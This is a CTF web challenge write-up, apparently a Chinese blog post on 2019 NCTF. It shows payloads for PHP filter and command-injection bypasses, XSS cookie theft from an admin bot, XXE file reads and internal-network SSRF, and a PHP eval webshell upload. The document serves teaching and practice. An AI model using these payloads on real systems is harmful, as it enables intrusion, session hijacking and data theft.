2019-NCTF web writeup（上）

原创

Crispr-bupt 于 2019-11-26 15:52:22 发布 1102 收藏 2

分类专栏： CTF知识点总结 2019NCTF 文章标签： 2019 NCTF 知识总结

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/crisprx/article/details/103255631
版权


CTF知识点总结 同时被 2 个专栏收录

20 篇文章 0 订阅
订阅专栏


2019NCTF

2 篇文章 0 订阅
订阅专栏

2019-NCTF web writeup

> ***收货***

1.php常见绕过姿势
2.XXE漏洞利用技巧及SSRF
3.文件上传绕过姿势

> ***2019NCTF题目***

- ***0x01*** **easyphp**

```php
<?php
error_reporting(0);
highlight_file(__file__);
$string_1 = $_GET['str1'];
$string_2 = $_GET['str2'];
$cmd = $_GET['q_w_q'];
//1st
if($_GET['num'] !== '23333' && preg_match('/^23333$/', $_GET['num'])){
    echo '1st ok'."<br>";
}
else{
    die('23333333');
}
//2nd
if(is_numeric($string_1)){
    $md5_1 = md5($string_1);
    $md5_2 = md5($string_2);
    if($md5_1 != $md5_2){
        $a = strtr($md5_1, 'cxhp', '0123');
        $b = strtr($md5_2, 'cxhp', '0123');
        if($a == $b){
            echo '2nd ok'."<br>";
        }
        else{
            die("can u give me the right str???");
        }
    }
    else{
        die("no!!!!!!!!");
    }
}
else{
    die('is str1 numeric??????');
}
//3rd
$query = $_SERVER['QUERY_STRING'];
if (strlen($cmd) > 8){
    die("too long :(");
}
if( substr_count($query, '_') === 0 && substr_count($query, '%5f') === 0 ){
    $arr = explode(' ', $cmd);
    if($arr[0] !== 'ls' || $arr[0] !== 'pwd'){
        if(substr_count($cmd, 'cat') === 0){
            system($cmd);
        }
        else{
            die('ban cat :) ');
        }
    }
    else{
        die('bad guy!');
    }
}
else{
    die('nonono _ is bad');
}
?>
```

这个题需要三次绕过，还是十分繁琐的。**1st** `num` 的值不能是23333，然鹅 `num` 还是精确匹配 `num` 必须等于23333（正则表达式我得多补补qwq),这个时候要想到 `%0A` 进行绕过。在GET请求时，将URL的SQL注入关键字用 `%0A` 分隔， `%0A` 是换行符，在mysql中可以正常执行。而此时PHP强类型 `num=23333%0A !== 23333` 绕过！**2nd**两个数字的md5要完全相等，这里 `is_numeric` 就说明不能数组绕过。四处打听发现 `md5(2120624)==md5(240610708)` ,绕过！**3rd** 整个 `?` 后面的get不能有 `_` 的存在，但是让却让你用q_w_q，这个时候我也没太明白该怎么绕过。

有了这个就好聊了，所以直接构造payload: `?num=23333%0A&str1=240610708&str2=2120624&q w q=ca\t *`(PS:cat我在kali上c\at or ca\t 都是可以执行的，再来个*全端了)，得到flag:NCTF{t3is_So_siiimpppllleeee_to_u}

- ***0x02*** **simple XSS**

说实话XSS的题确实少见，但是有了还是有招的，随便注册后发现直接可以XSS很开心，但是没有任何方向，这个时候admin账户被注册过了，想法是直接用admin的cookie登入，搭建好平台后，向admin发送XSS payload，瞬间看到了admin的cookie

-折叠	2019-11-23 19:42:08	• location : http://139.129.76.65:40001/home.php • toplocation : http://139.129.76.65:40001/home.php • cookie : PHPSESSID=s8od12f6cjefec0lh96damanq4; user=c6b93fa075336a55dc2ab6da03569e0b	• HTTP_REFERER : http://139.129.76.65:40001/home.php • HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1 • REMOTE_ADDR : 115.29.65.26	删除

利用admin账户的cookie登入进去之后，会很神奇的跳出来一个有着flag的网页，23333，应该是主要考察你能不能得到admin账户的cookie。

- ***0X03*** **Fake XML cookbook**

XXE就是XML外部实体注入。当允许引用外部实体时，通过构造恶意内容，就可能导致任意文件读取、系统命令执行、内网端口探测、攻击内网网站等危害。
先日常看一下源码。

```
function doLogin(){
 var username = $("#username").val();
 var password = $("#password").val();
 if(username == "" || password == ""){
  alert("Please enter the username and password!");
  return;
 }

 var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
         var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
         var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
         if(code == "0"){
          $(".msg").text(msg + " login fail!");
         }else if(code == "1"){
          $(".msg").text(msg + " login success!");
         }else{
          $(".msg").text("error:" + msg);
         }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatu);
        }
    });
}
```

看到了利用了XML和服务器进行通信，然后burp打开后发现存在回显

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40002
Content-Length: 64
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40002
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40002/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

<user><username>123123</username><password>123</password></user>
```

```
HTTP/1.1 200 OK
Date: Tue, 26 Nov 2019 06:38:27 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.0RC6
Content-Length: 48
Connection: close
Content-Type: text/html; charset=utf-8

<result><code>0</code><msg>123123</msg></result>
```

https://blog.csdn.net/crisprx

题目已进行提示说flag就在/flag里直接构造payload：

```
POST /doLogin.php HTTP/1.1
Host: nctf2019.x1ct34m.com:40002
Content-Length: 141
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://nctf2019.x1ct34m.com:40002
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://nctf2019.x1ct34m.com:40002/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///flag" >]>
<user><username>&xxe;</username><password>123</password></user>
```


```
HTTP/1.1 200 OK
Date: Tue, 26 Nov 2019 06:50:15 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.0RC6
Content-Length: 68
Connection: close
Content-Type: text/html; charset=utf-8

<result><code>0</code><msg>NCTF{W31c0m3_TO_NCTF_9
102}</msg></result>
```

https://blog.csdn.net/crisprx


- ***0X04*** **True XML cookbook**

登录界面和上题一模一样，不过题目说可以利用XML干更多的事了，这个时候我们先重复上次操作，看看有没有什么新的发现。看到/etc/passwd并无新的东西，这个时候我们想到XXE还有第二种利用方式，XXE&SSRF。有关XXE和SSRF的相关文章(参考来自Freebuff)：XML实体攻击

重点是利用XXE来嗅探渗透内网，顺便自己补一下Linux下 `/proc/net/arp` 的用途叭。Linux和windows都能在dos环境下查看arp。参考链接：Linux /proc/net/ 下文件用途,所以直接burp抓包后查看内网IP。



这个时候其实我也很茫然，不知道应该怎么办，问了问队里其他大佬，发现知道了内网IP后不妨去看一看每一个内网，用Burp爆破同一个C段的内网IP发现192.168.1.8的返回长度不一样，注意这个时候看base64，payload：




解密后得到flag:NCTF{XXE-labs_is_g00d}

- ***0x05*** **Upload your Shell**

一进去发现类似博客的页面，题目说让我找上传点，不难发现存在一处图片的上传点。

话不多说，直接上传东西就完事了。发现只能上传图片，呜呜呜，不过这也是基本操作，考察上传绕过就完事了，我尝试了%00截断并未成功，MINE类型绕过也是并未成功，就先传一个普通的照片叭，居然告诉我这个。。。
弹个alert出来告诉我<? in contents!，即使是普通照片也会存在有<?，这里我们找到了思路，应该是附上PHP一句话，并且不能有`<?`上的存在，所以payload很明显，用`<script language="php">@eval($_POST['hacker']);</scirpt>`进行绕过，注意照片内容不出现`<?`，直接报给你一个图片链接。



看到url中有`action=`,本想尝试php://filter协议，失败告终，然后直接把fllag地址放进去，就出flag了。。看来还是我多想了。。

- 未完待续...